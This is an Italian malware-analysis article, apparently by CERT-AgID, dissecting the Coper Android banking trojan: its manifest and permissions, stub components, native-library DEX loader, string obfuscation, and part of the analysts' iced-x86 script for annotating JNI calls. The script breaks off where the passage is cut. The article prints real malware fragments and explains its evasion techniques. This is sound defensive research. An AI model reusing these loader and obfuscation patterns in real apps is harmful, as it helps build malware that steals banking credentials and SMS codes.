Analisi e approfondimenti tecnici sul malware Coper utilizzato per attaccare dispositivi mobili

Archived: 2026-04-06 01:26:20 UTC

Questo articolo è un approfondimento tecnico effettuato sul campione individuato dal CERT-AgID nel mese di Maggio 2022 che aiuta a svelare la natura del malware Coper, utilizzato di recente da campagne malware che prendevano di mira dispositivi mobili, e che fornisce interessanti spunti di riflessione sulle tecniche utilizzate dai suoi sviluppatori per proteggere il sample, per comunicare con il C2 e gestirne le risposte, per garantirsi la persistenza sul dispositivo una volta compromesso e su come impedisce agli analisti di fare attribuzione basata sui paesi immuni.

Il Manifest

Come per tutte le applicazioni Android anche per Coper l'analisi inizia dal *Manifest*.

```
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="5"
android:versionName="5.5" android:compileSdkVersion="28" android:compileSdkVersionCodename="9"
package="com.leadendq" platformBuildVersionCode="28" platformBuildVersionName="9"> <uses-sdk
android:minSdkVersion="21" android:targetSdkVersion="28"/> <uses-permission
android:name="android.permission.INSTALL_SHORTCUT"/> <uses-permission
android:name="android.permission.ADD_VOICEMAIL"/> <uses-permission
android:name="android.permission.CLEAR_APP_CACHE"/> <uses-permission
android:name="android.permission.READ_EXTERNAL_STORAGE"/> <uses-permission
android:name="android.permission.ACCESS_NOTIFICATION_POLICY"/> <uses-permission
android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/> <uses-permission
android:name="android.permission.FOREGROUND_SERVICE"/> <uses-permission
android:name="android.permission.RECEIVE_BOOT_COMPLETED"/> <uses-permission
android:name="android.permission.INTERNET"/> <uses-permission android:name="android.permission.RECEIVE_SMS"/>
<uses-permission android:name="android.permission.READ_SMS"/> <uses-permission
android:name="android.Manifest.permission.READ_PHONE_STATE"/> <uses-permission
android:name="android.permission.SEND_SMS"/> <uses-permission android:name="android.permission.WAKE_LOCK"/>
<uses-permission android:name="android.permission.READ_PHONE_STATE"/> <uses-permission
android:name="android.permission.CALL_PHONE"/> <uses-permission
android:name="android.permission.USES_POLICY_FORCE_LOCK"/> <uses-permission
android:name="android.permission.VIBRATE"/> <uses-permission
android:name="android.permission.REQUEST_COMPANION_RUN_IN_BACKGROUND"/> <uses-permission
android:name="android.permission.REQUEST_COMPANION_USE_DATA_IN_BACKGROUND"/> <uses-permission
android:name="android.permission.REQUEST_DELETE_PACKAGES"/> <uses-permission
android:name="android.permission.MODIFY_AUDIO_SETTINGS"/> <uses-permission
android:name="android.permission.ACCESS_WIFI_STATE"/> <uses-permission
android:name="android.permission.ACCESS_NETWORK_STATE"/> <uses-permission
android:name="android.permission.WRITE_SETTINGS"/> <uses-permission
android:name="android.permission.REORDER_TASKS"/> <application
android:theme="@style/Theme_AppCompat_Transparent_NoActionBar" android:label="@string/a"
android:icon="@drawable/ic_launcher" android:name="com.leadendq.LBXlHKkaN" android:allowBackup="false"
android:usesCleartextTraffic="true" android:appComponentFactory="android.support.v4.app.CoreComponentFactory">
<uses-library android:name="org.apache.http.legacy" android:required="false"/> <activity
android:label="@string/a" android:name="com.leadendq.p022e" android:exported="true"
android:screenOrientation="fullSensor" android:noHistory="false"> <intent-filter> <category
android:name="android.intent.category.LAUNCHER"/> <action android:name="android.intent.action.MAIN"/> </intent-
filter> </activity> <activity android:theme="@style/Theme_AppCompat_Transparent_NoActionBar"
android:name="com.leadendq.p025p" android:exported="false" android:excludeFromRecents="true"
android:noHistory="true"/> <activity android:theme="@style/Theme_AppCompat_Transparent_NoActionBar"
android:name="com.leadendq.p061p" android:exported="false" android:excludeFromRecents="true"
android:noHistory="true"/> <activity android:theme="@style/Theme_AppCompat_Transparent_NoActionBar"
android:name="com.leadendq.p094v" android:exported="false" android:excludeFromRecents="true"/> <activity
android:name="com.leadendq.p057h" android:exported="false" android:excludeFromRecents="true"
android:launchMode="singleTask"/> <activity android:theme="@android:style/Theme.Dialog"
android:name="com.leadendq.p016q" android:exported="false" android:excludeFromRecents="true"/> <activity
android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:label="" android:icon="@drawable/icon"
android:name="com.leadendq.p097d" android:exported="false" android:excludeFromRecents="true"
android:launchMode="singleTask" android:screenOrientation="fullSensor"
```

```
android:windowSoftInputMode="adjustResize"/> <activity
android:theme="@android:style/Theme.NoTitleBar.Fullscreen" android:name="com.leadendq.p080g"
android:exported="false" android:excludeFromRecents="true" android:launchMode="singleTask"
android:screenOrientation="fullSensor" android:windowSoftInputMode="adjustResize"/> <receiver
android:label="@string/a" android:name="com.leadendq.p086c"
android:permission="android.permission.BIND_DEVICE_ADMIN" android:exported="false"> <meta-data
android:name="android.app.device_admin" android:resource="@xml/jchrrkw"/> <intent-filter> <action
android:name="android.app.action.DEVICE_ADMIN_ENABLED"/> <action
android:name="android.app.action.DEVICE_ADMIN_DISABLED"/> </intent-filter> </receiver> <receiver
android:name="com.leadendq.p064y" android:exported="true"> <intent-filter android:priority="999"> <action
android:name="android.provider.Telephony.SMS_RECEIVED"/> </intent-filter> </receiver> <receiver
android:name="com.leadendq.p058q" android:permission="android.permission.BROADCAST_SMS"
android:exported="true"> <intent-filter> <action android:name="android.provider.Telephony.SMS_DELIVER"/>
</intent-filter> </receiver> <receiver android:name="com.leadendq.p032o"
android:permission="android.permission.BROADCAST_WAP_PUSH" android:exported="true"> <intent-filter> <action
android:name="android.provider.Telephony.WAP_PUSH_DELIVER"/> <data android:mimeType="application/vnd.wap.mms-
message"/> </intent-filter> </receiver> <activity android:name="com.leadendq.p036z" android:exported="false">
<intent-filter> <action android:name="android.intent.action.SEND"/> <action
android:name="android.intent.action.SENDTO"/> <category android:name="android.intent.category.DEFAULT"/>
<category android:name="android.intent.category.BROWSABLE"/> <data android:scheme="sms"/> <data
android:scheme="smsto"/> <data android:scheme="mms"/> <data android:scheme="mmsto"/> </intent-filter>
</activity> <service android:name="com.leadendq.p028m"
android:permission="android.permission.SEND_RESPOND_VIA_MESSAGE" android:exported="true"> <intent-filter>
<action android:name="android.intent.action.RESPOND_VIA_MESSAGE"/> <category
android:name="android.intent.category.DEFAULT"/> <data android:scheme="sms"/> <data android:scheme="smsto"/>
<data android:scheme="mms"/> <data android:scheme="mmsto"/> </intent-filter> </service> <receiver
android:name="com.leadendq.p015a" android:enabled="true" android:exported="false"/> <receiver
android:name="com.leadendq.p041o" android:enabled="true" android:exported="true"> <intent-filter
android:priority="999"> <action android:name="android.intent.action.BOOT_COMPLETED"/> <action
android:name="android.intent.action.QUICKBOOT_POWERON"/> <action
android:name="android.intent.action.USER_PRESENT"/> <action
android:name="android.intent.action.PACKAGE_ADDED"/> <action
android:name="android.intent.action.PACKAGE_REMOVED"/> <action
android:name="android.provider.Telephony.SMS_RECEIVED"/> <action
android:name="android.intent.action.SCREEN_ON"/> <action android:name="android.intent.action.SCREEN_OFF"/>
<action android:name="android.intent.action.EXTERNAL_APPLICATIONS_AVAILABLE"/> <category
android:name="android.intent.category.HOME"/> <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
<action android:name="android.net.wifi.WIFI_STATE_CHANGED"/> <action
android:name="android.intent.action.DREAMING_STOPPED"/> </intent-filter> </receiver> <service
android:name="com.leadendq.p038x" android:exported="false"/> <service android:name="com.leadendq.p095g"
android:exported="false"/> <service android:name="com.leadendq.LogSrv" android:exported="false"/> <service
android:name="com.leadendq.p027j" android:exported="false"/> <service android:name="com.leadendq.p084n"
android:exported="false"/> <service android:name="com.leadendq.p020e" android:exported="false"/> <service
android:label="@string/a" android:name="com.leadendq.p081h"
android:permission="android.permission.BIND_ACCESSIBILITY_SERVICE" android:enabled="true"
android:exported="false"> <intent-filter> <action
android:name="android.accessibilityservice.AccessibilityService"/> </intent-filter> <meta-data
android:name="android.accessibilityservice" android:resource="@xml/qfdfvpqvhifumvn"/> </service> <service
android:name="com.leadendq.p025n" android:permission="android.permission.BIND_NOTIFICATION_LISTENER_SERVICE"
android:exported="false"> <intent-filter> <action
android:name="android.service.notification.NotificationListenerService"/> </intent-filter> </service> <receiver
android:name="com.leadendq.p061e"/> <receiver android:name="com.leadendq.p043c"/> <receiver
android:name="com.leadendq.p049d"/> <activity android:name="com.leadendq.p077n"/> <activity
android:name="com.leadendq.p058z"/> <activity android:name="com.leadendq.p059z"/> <service
android:name="com.leadendq.p012q"/> <service android:name="com.leadendq.p055u"/> <service
android:name="com.leadendq.p092f"/> <activity android:name="com.leadendq.yfmwduzqgrqjb"/> <activity
android:name="com.leadendq.jvnbrlasqse"/> <activity android:name="com.leadendq.lnpmgoqtyz"/> <activity
android:name="com.leadendq.xuakpiffgk"/> <activity android:name="com.leadendq.ywzsyumnkjkluk"/> <receiver
android:name="com.leadendq.ctiepwdczo"/> <receiver android:name="com.leadendq.fjzxhdqzejzl"/> <receiver
android:name="com.leadendq.ihszxrwantyhd"/> <receiver android:name="com.leadendq.ajqxphhhegvm"/> <receiver
android:name="com.leadendq.gudqrgxxquzul"/> <receiver android:name="com.leadendq.svhpujstqnsisu"/> <receiver
android:name="com.leadendq.duqokmecolw"/> <service android:name="com.leadendq.etmjpgolkqnubo"/> <service
android:name="com.leadendq.simjjltntxmolo"/> <service android:name="com.leadendq.ulxbedwqpc"/> <service
```

```
android:name="com.leadendq.thonuiqzjraes"/> <service android:name="com.leadendq.ylxnbgoahg"/> </application>
</manifest>
```

Il Manifest contiene la lista dei componenti di un'applicazione e permette di delineare una panoramica delle funzionalità senza entrare subito nei dettagli del codice.

Di seguito illustriamo un sunto incentrato su i due aspetti che più sono utili per farsi un'idea delle funzionalità del malware: i **permessi** ed i **componenti** dell'App.

I permessi

Per funzionare, il malware richiede almeno **Android 5.0**, un requisito che è soddisfatto da più del 97% dei dispositivi Android alla data attuale (19/07/2022), e **26** permessi divisi nelle seguenti categorie:

- **Gestione delle altre app** (*CLEAR_APP_CACHE*, *REQUEST_DELETE_PACKAGES*, *REORDER_TASKS*)
- **Esecuzione in background** (*FOREGROUND_SERVICE*, *RECEIVE_BOOT_COMPLETED*)[1]
- **Gestione SMS e telefonia** (*RECEIVE_SMS*, *READ_SMS*, *READ_PHONE_STATE*, *SEND_SMS*, *READ_PHONE_STATE*, *CALL_PHONE*, *ADD_VOICEMAIL*)
- **Creazione di notifiche** (*ACCESS_NOTIFICATION_POLICY*, *VIBRATE*)
- **Gestione del risparmio batteria in background** (*WAKE_LOCK*, *REQUEST_COMPANION_RUN_IN_BACKGROUND*, *REQUEST_COMPANION_USE_DATA_IN_BACKGROUND*, *REQUEST_IGNORE_BATTERY_OPTIMIZATIONS*)
- **Blocco software del dispositivo** (*MODIFY_AUDIO_SETTINGS*, *USES_POLICY_FORCE_LOCK*)
- **Connettività** (*INTERNET*, *ACCESS_WIFI_STATE*, *ACCESS_NETWORK_STATE*)
- **Modifiche ed accesso al sistema** (*INSTALL_SHORTCUT*, *WRITE_SETTINGS*, *READ_EXTERNAL_STORAGE*)

Un servizio in foreground è comunque un servizio eseguito indipendentemente dall'activity attualmente attiva.

Il profilo che si delinea è quello del classico malware per Android che garantisce l'accesso al dispositivo tramite servizi in background, raccoglie informazioni riguardanti le applicazioni installate (con il fine di presentare gli Inject appropriati), legge e redirige SMS e chiamate per ottenere i codice 2FA e blocco software del dispositivo (l'audio viene disattivato e lo schermo bloccato in continuazione, impedendo l'utilizzo del dispositivo).

I componenti

I permessi utilizzati, da soli, non sono sufficienti per determinare le caratteristiche di un malware per Android. Infatti, al di là del codice effettivamente presente nell'applicazione malevola, componenti come *servizi* e *broadcast receiver* richiedono a loro volta permessi appositi per poter essere lanciati e tali permessi sono ottenuti a runtime (ad esempio la necessità di avere il permesso *BIND_ACCESSIBILITY_SERVICE* per poter avviare un servizio di accessibilità).

Analizzeremo i vari componenti di seguito limitandoci qui a questa breve panoramica:

- **Applicazione**. Nel manifest è indicata un'apposita classe come tipo dell'oggetto applicazione. Questo permette di eseguire codice durante il ciclo di vita dell'applicazione stessa (anzichè dei singoli componenti) ed è una tecnica ben nota ed usata per il caricamento a runtime di classi aggiuntive contenute in file DEX esterni. Vedremo sotto il dettaglio.
- **Activity principale**. Comporta la visualizzazione di un'icona nel launcher.
- **Receiver per Device Admin**. Intent Receiver per dare funzionalità di amministratore all'applicazione.
- Vari **Receiver e Activity per la lettura e l'invio degli SMS, MMS e notifiche WAP e per rispondere alle chiamate in ingresso con un SMS *(un modo per silenziare quest'ultime)***.
- Un **Receiver che fa da raccoglitore di eventi del sistema** (avvio, connettività, installazione e rimozione applicazioni, presenza dell'utente, stato dello schermo).
- Un **servizio di accessibilità** che dà il *controllo completo* del dispositivo al malware.
- Circa una **quarantina tra Receiver e Activity** generiche (stando a quanto contenuto nel *manifest*).


DEX a runtime

La presenza di una classe specifica per intercettare gli eventi del ciclo di vita dell'applicazione fa pensare al classico meccanismo di caricamento di DEX aggiuntivi a runtime. Infatti le classi effettivamente presenti nel DEX nell'APK corrispondono a servizi ed activity che non fanno niente. A titolo di esempio si riporta il codice di due di questi componenti:

```
public class ylxnbgoahg extends Service { @Override // android.app.Service public IBinder onBind(Intent
intent) { return null; } @Override // android.app.Service public int onStartCommand(Intent intent, int i, int
i2) { return 2; } }
```

```
public class ywzsyumnkjkluk extends Activity { /* access modifiers changed from: protected */ @Override //
android.app.Activity public void onCreate(Bundle bundle) { super.onCreate(bundle); } }
```

Ci sono solo tre classi utili all'interno dell'APK:



1. **BuildConfig** contiene la versione dell'applicazione che in questo sample è impostata a 5.5.
2. **C0265R** è la classe delle risorse (Il cui nome è *R* quando non offuscata).
3. **LBXlHKkaN** è la classe dell'applicazione, dove già è visibile che il metodo *attachBaseContext* è stato "overridato".


Altri componenti e JNI

Risulta ormai chiaro che i componenti presenti nel manifest ma mancanti nell'APK sono caricati a runtime in *attachBaseContext*. il metodo che contiene il codice della classe è il seguente::

```
public class LBXlHKkaN extends Application { public native void jpXOrO(Object obj); /* access modifiers changed from: protected */ @Override // android.content.ContextWrapper public void attachBaseContext(Context context) { super.attachBaseContext(context); try { Method declaredMethod = LBXlHKkaN.class.getDeclaredMethod("jpXOrO", Object.class); declaredMethod.setAccessible(true); declaredMethod.invoke(this, context); } catch (Exception e) { e.printStackTrace(); } } static { System.loadLibrary("uXTAbVUl"); } }
```

Il compito di questa classe è quello di caricare la libreria *uXTAbVUl* ed eseguire il proprio metodo *jpXOrO*: quest'ultimo è un metodo nativo e quindi implementato dalla libreria appena caricata.

E' interessante notare che questa scelta di utilizzare una libreria nativa può limitare le architetture su cui il malware può eseguirsi. Le architetture supportate sono mostrate in figura:



Il malware supporta quindi x86 (32 e 64 bit) ed ARM (32 e 64 bit, nello specifico v7a e v8a), quindi la virtuale totalità dei dispositivi Android.

Per ottenere il file DEX con gli altri componenti è necessario analizzare il codice nativo. Si è scelto quindi di analizzare la versione **x86_64** in modo da usare una versione gratuita di IDA per Linux.

Quando alla JVM è richiesto di risolvere il nome di un metodo nativo *Class::method*, essa cerca nelle librerie caricate un metodo di nome *Java_<mangled_full_class_name>_<mangled_method_name>*. Le specifiche (tra cui il mangling) sono definite qui ed includono la possibilità di avere metodi nativi overloadati. Ci si aspetta quindi di trovare nella libreria un simbolo pubblico di nome *Java_com_leadendq_LBXlHKkaN_jpXOrO*. Infatti questo è l'unico metodo esportato alla JVM in quanto è l'unico che inizia per Java_.

Un rapido sguardo ai simboli e al codice presenti nella libreria ci informa che è stata scritta in C++: i nomi seguono infatti il mangling C++ (che è ripreso dall'ABI dell'architettura Itanium anche per le altre architetture). L'esempio sotto è chiarificatore:

```
mov rbx, rbp mov r12, r13 mov rbp, r14 mov rax, [r14] lea rsi, [rsp+508h+var_272] mov rdi, r14 call qword ptr [rax+538h] mov rdi, r14 mov rsi, r15 mov rdx, rbx mov r13, rbx mov rcx, rax xor eax, eax call __ZN7_JNIEnv16CallObjectMethodEP8_jobjectP10_jmethodIDz ; _JNIEnv::CallObjectMethod(_jobject *,_jmethodID *,...) mov rbx, rax mov rax, [r14] mov rdi, r14 mov rsi, rbx call qword ptr [rax+0F8h]
```

Notiamo anche che le stringhe sono generate tramite chiamate a *strcpy* e *strcat* (tecnicamente alle loro versioni safe esposte da bionic, l'implementazione di libc di Android). Infatti *Java_com_leadendq_LBXlHKkaN_jpXOrO* contiene un enorme prologo in cui sono generate le stringhe usate, concatenando un carattere alla volta.

```
push rbp push r15 push r14 push r13 push r12 push rbx sub rsp, 4D8h mov [rsp+508h+var_500], rdx mov [rsp+508h+var_4D8], rdi mov rax, fs:28h mov [rsp+508h+var_38], rax lea rsi, aE_0 ; "E" lea rbp, [rsp+508h+var_68] mov edx, 21h ; '!' mov ecx, 21h ; '!' mov r8d, 2 mov rdi, rbp call ___strncpy_chk2 lea rsi, asc_1339 ; "F" mov edx, 21h ; '!' mov ecx, 21h ; '!' mov rdi, rbp call ___strncat_chk lea r12, aA ; "A" mov edx, 21h ; '!' mov ecx, 21h ; '!' mov rdi, rbp mov rsi, r12 call ___strncat_chk lea r14, aXzkns ; "XZkNs" mov edx, 21h ; '!' mov ecx, 21h ; '!' mov rdi, rbp mov rsi, r14 call ___strncat_chk
```

Quello che si osserva è probabilmente il risultato di un'offuscazione ottenibile tramite meta-programmazione (ovvero tramite *template*).

Ci sono due inconvenienti per l'analisi del codice di questa libreria:

1. Le chiamate all'oggetto JNIEnv che per loro natura appaiono come chiamate indirette della forma *call [base + displacemente]*.
2. L'offuscazione delle stringhe che amplifica il codice di una funzione ed è difficile da seguire manualmente.

Ogni funzione JNI riceve come primo parametro un puntatore ad oggetto *JNIEnv*: questo rappresenta l'ambiente della JVM e fa da collante tra il mondo nativo e quello Java. In particolare permette di chiamare metodi di oggetti, di creare stringhe, array e così via.

JNIEnv è definito come un puntatore ad una struttura *JNINativeInterface* (la quale è a sua volta un array di puntatori alle varie funzioni esposte). Questo layout (che ha una rappresentazione grafica qui) è in realtà identico a quello degli oggetti C++ (sempre sotto ABI itanium che fa da standard di riferimento) e COM che in realtà si tratta di una classica *vtable*.

Dato che la vtable è documentata, è possibile utilizzare uno script per annotare accanto ad ogni *call* la funzione chiamata. Alternativamente sarebbe possibile descrivere la struttura in IDA e lasciare che sia questa a risolvere le chiamate. È stato scelto di utilizzare iced-x86 per analizzare il codice macchina e generare lo script IDC!

Estrarre il DEX

Lo script mostrato sotto genera lo script IDC per annotare le chiamate JNIEnv e per ricostruire le stringhe.

```
from iced_x86 import * from pwn import * #Globals and data formatter = Formatter(FormatterSyntax.NASM) info_factory = InstructionInfoFactory() ENV_VTABLE = [ "NULL", "NULL", "NULL", "NULL", "GetVersion", "DefineClass", "FindClass", "FromReflectedMethod", "FromReflectedField", "ToReflectedMethod", "GetSuperclass", "IsAssignableFrom", "ToReflectedField", "Throw", "ThrowNew", "ExceptionOccurred", "ExceptionDescribe", "ExceptionClear", "FatalError", "PushLocalFrame", "PopLocalFrame", "NewGlobalRef", "DeleteGlobalRef", "DeleteLocalRef", "IsSameObject", "NewLocalRef", "EnsureLocalCapacity", "AllocObject", "NewObject", "NewObjectV", "NewObjectA", "GetObjectClass", "IsInstanceOf", "GetMethodID", "CallObjectMethod", "CallObjectMethodV", "CallObjectMethodA", "CallBooleanMethod", "CallBooleanMethodV", "CallBooleanMethodA", "CallByteMethod", "CallByteMethodV", "CallByteMethodA", "CallCharMethod", "CallCharMethodV", "CallCharMethodA", "CallShortMethod", "CallShortMethodV", "CallShortMethodA", "CallIntMethod", "CallIntMethodV", "CallIntMethodA", "CallLongMethod", "CallLongMethodV", "CallLongMethodA", "CallFloatMethod", "CallFloatMethodV", "CallFloatMethodA", "CallDoubleMethod", "CallDoubleMethodV", "CallDoubleMethodA", "CallVoidMethod", "CallVoidMethodV", "CallVoidMethodA", "CallNonvirtualObjectMethod", "CallNonvirtualObjectMethodV", "CallNonvirtualObjectMethodA", "CallNonvirtualBooleanMethod", "CallNonvirtualBooleanMethodV", "CallNonvirtualBooleanMethodA", "CallNonvirtualByteMethod", "CallNonvirtualByteMethodV", "CallNonvirtualByteMethodA", "CallNonvirtualCharMethod", "CallNonvirtualCharMethodV", "CallNonvirtualCharMethodA", "CallNonvirtualShortMethod", "CallNonvirtualShortMethodV",
```

```
"CallNonvirtualShortMethodA", "CallNonvirtualIntMethod", "CallNonvirtualIntMethodV",
"CallNonvirtualIntMethodA", "CallNonvirtualLongMethod", "CallNonvirtualLongMethodV",
"CallNonvirtualLongMethodA", "CallNonvirtualFloatMethod", "CallNonvirtualFloatMethodV",
"CallNonvirtualFloatMethodA", "CallNonvirtualDoubleMethod", "CallNonvirtualDoubleMethodV",
"CallNonvirtualDoubleMethodA", "CallNonvirtualVoidMethod", "CallNonvirtualVoidMethodV",
"CallNonvirtualVoidMethodA", "GetFieldID", "GetObjectField", "GetBooleanField", "GetByteField", "GetCharField",
"GetShortField", "GetIntField", "GetLongField", "GetFloatField", "GetDoubleField", "SetObjectField",
"SetBooleanField", "SetByteField", "SetCharField", "SetShortField", "SetIntField", "SetLongField",
"SetFloatField", "SetDoubleField", "GetStaticMethodID", "CallStaticObjectMethod", "CallStaticObjectMethodV",
"CallStaticObjectMethodA", "CallStaticBooleanMethod", "CallStaticBooleanMethodV", "CallStaticBooleanMethodA",
"CallStaticByteMethod", "CallStaticByteMethodV", "CallStaticByteMethodA", "CallStaticCharMethod",
"CallStaticCharMethodV", "CallStaticCharMethodA", "CallStaticShortMethod", "CallStaticShortMethodV",
"CallStaticShortMethodA", "CallStaticIntMethod", "CallStaticIntMethodV", "CallStaticIntMethodA",
"CallStaticLongMethod", "CallStaticLongMethodV", "CallStaticLongMethodA", "CallStaticFloatMethod",
"CallStaticFloatMethodV", "CallStaticFloatMethodA", "CallStaticDoubleMethod", "CallStaticDoubleMethodV",
"CallStaticDoubleMethodA", "CallStaticVoidMethod", "CallStaticVoidMethodV", "CallStaticVoidMethodA",
"GetStaticFieldID", "GetStaticObjectField", "GetStaticBooleanField", "GetStaticByteField",
"GetStaticCharField", "GetStaticShortField", "GetStaticIntField", "GetStaticLongField", "GetStaticFloatField",
"GetStaticDoubleField", "SetStaticObjectField", "SetStaticBooleanField", "SetStaticByteField",
"SetStaticCharField", "SetStaticShortField", "SetStaticIntField", "SetStaticLongField", "SetStaticFloatField",
"SetStaticDoubleField", "NewString", "GetStringLength", "GetStringChars", "ReleaseStringChars", "NewStringUTF",
"GetStringUTFLength", "GetStringUTFChars", "ReleaseStringUTFChars", "GetArrayLength", "NewObjectArray",
"GetObjectArrayElement", "SetObjectArrayElement", "NewBooleanArray", "NewByteArray", "NewCharArray",
"NewShortArray", "NewIntArray", "NewLongArray", "NewFloatArray", "NewDoubleArray", "GetBooleanArrayElements",
"GetByteArrayElements", "GetCharArrayElements", "GetShortArrayElements", "GetIntArrayElements",
"GetLongArrayElements", "GetFloatArrayElements", "GetDoubleArrayElements", "ReleaseBooleanArrayElements",
"ReleaseByteArrayElements", "ReleaseCharArrayElements", "ReleaseShortArrayElements", "ReleaseIntArrayElements",
"ReleaseLongArrayElements", "ReleaseFloatArrayElements", "ReleaseDoubleArrayElements", "GetBooleanArrayRegion",
"GetByteArrayRegion", "GetCharArrayRegion", "GetShortArrayRegion", "GetIntArrayRegion", "GetLongArrayRegion",
"GetFloatArrayRegion", "GetDoubleArrayRegion", "SetBooleanArrayRegion", "SetByteArrayRegion",
"SetCharArrayRegion", "SetShortArrayRegion", "SetIntArrayRegion", "SetLongArrayRegion", "SetFloatArrayRegion",
"SetDoubleArrayRegion", "RegisterNatives", "UnregisterNatives", "MonitorEnter", "MonitorExit", "GetJavaVM",
"GetStringRegion", "GetStringUTFRegion", "GetPrimitiveArrayCritical", "ReleasePrimitiveArrayCritical",
"GetStringCritical", "ReleaseStringCritical", "NewWeakGlobalRef", "DeleteWeakGlobalRef", "ExceptionCheck",
"NewDirectByteBuffer", "GetDirectBufferAddress", "GetDirectBufferCapacity", "GetObjectRefType", ] """ Make a
basic block of a CFG. A block is a dict with the following keys: start - the VA where the block start end - the
first VA NOT belonging to the block (i.e. the VA just after the last instruction of the block) code - the
instructions of the block. This is a dict, the keys are the VA and the values are iced-x86 instruction objects
follow - the block the follow (thtough) this one. This can be None if this block ends with a ret for example.
branch - the block that is the target of a conditional jump. """ def make_block(elf, va, blocks_done=None):
#blocks_done must be a list but we cannot set the default value to [] due to how Python parsing works if
blocks_done is None: blocks_done = [] #Make an empty block starting and ending at va def new_block(va): b = {
"start": va, "end": va, "code": {}, "follow": None, "branch": None } #Append the new block in the done list so
we won't recurse forever blocks_done.append(b) return b #Checks if va belong to a block already processed.
#This avoids infinite recutions on loops. #Furthermore if va is in the middle of a block, that block is split
def check_done_and_split(va, split = True): for b in blocks_done: #The easy case: there is a block already
processed at va if b["start"] == va: return b #The va address is in the middle of a block if va > b["start"]
and va < b["end"]: #va is in this block, stop here without splitting if split is False #this is used to stop
enumerating the istruction in a block earlier than normal (which would be when we found a jump, ret and so on)
if not split: return b #Make a new block at va f = new_block(va) f["end"] = b["end"] f["code"] = {v:i for v,i
in b["code"].items() if v >= va } f["follow"] = b["follow"] f["branch"] = b["branch"] #Update the current block
b["code"] = {v:i for v,i in b["code"].items() if v < va } b["follow"] = f b["branch"] = None b["end"] = va
return f #The va is not in any block return None #__stack_chk_fail is used to terminate a block on GCC/clang,
we consider a call to it a terminating condition fail = elf.plt["__stack_chk_fail"] #Check if this va is
already done before making a new block b = check_done_and_split(va) if b: return b #Make a new block listing =
new_block(va) #Do until the block ends while True: #Max x86 inst len is 16B, we read 16B and decode the
instruction code = elf.read(va, 16) #Decode the instruction (this is much slower than mapping the code segment
but it works) dec = Decoder(64, code, ip=va) inst = next(dec, None) if inst is None: raise ValueError(f"Cannot
decode at VA {va}") #Add the instruction to the code listing["code"][va] = inst #Check if this instruction
jumps somewhere cflow = inst.flow_control #call, int and normal instruction don't end the block... if cflow in
[FlowControl.NEXT, FlowControl.CALL, FlowControl.INDIRECT_CALL, FlowControl.INTERRUPT]: #... unless is a call
to fail if cflow == FlowControl.CALL and inst.near_branch_target == fail: return listing #Next va to fetch and
decode (also: update "end") va = va + inst.len listing["end"] = va #We need to check if we stepped into a
splitted block next_b = check_done_and_split(va, False) if next_b: #We did, stop here and set that flow as the
```

```
next one listing["follow"] = b return listing continue #ret and ud1, ud2 terminate the block elif cflow in [FlowControl.RETURN, FlowControl.EXCEPTION]: return listing #jmp elif cflow == FlowControl.UNCONDITIONAL_BRANCH: #far calls are not used on mainstream OSes if inst.op0_kind != OpKind.NEAR_BRANCH64: raise ValueError("FAR BRANCH not implemented") #Make the follow block at the target VA listing["follow"] = make_block(elf, inst.near_branch_target, blocks_done) return listing #jmp [] we don't track values so we throw here elif cflow == FlowControl.INDIRECT_BRANCH: raise ValueError("Indirect branch not implemented") #ditto elif cflow == FlowControl.XBEGIN_XABORT_XEND: raise ValueError("RTM not implemented") #jcc elif cflow == FlowControl.CONDITIONAL_BRANCH: #ditto if inst.op0_kind != OpKind.NEAR_BRANCH64: raise ValueError("FAR BRANCH not implemented") #Make the blocks for the two branches listing["follow"] = make_block(elf, va + inst.len, blocks_done) listing["branch"] = make_block(elf, inst.near_branch_target, blocks_done) return listing else: raise ValueError("Unknown flow type") #This is just for debug def print_cfg(b, left=0, done=None): if done is None: done = [] print("\t" * left, end="") print(hex(b["start"])) if b["start"] in done: return; done.append(b["start"]) if b["follow"]: print_cfg(b["follow"], left + 1, done) if b["branch"]: print_cfg(b["branch"], left + 1, done) #Just debug, taken from iced-x86 def create_enum_dict(module): return {module.__dict__[key]:key for key in module.__dict__ if isinstance(module.__dict__[key], int)} REGISTER_TO_STRING = create_enum_dict(Register) def register_to_string(value): s = REGISTER_TO_STRING.get(value) if s is None: return str(value) + " /*Register enum*/" return s def print_registers(regs): for r,v in regs.items(): print(f"{register_to_string(r)} = {hex(v)}") #This is an helper that executes a callback for each instruction in a block and successors def for_each_instruction(b, cb, arg=None): #Terminating condition if b is None: return #Call the callback for va, 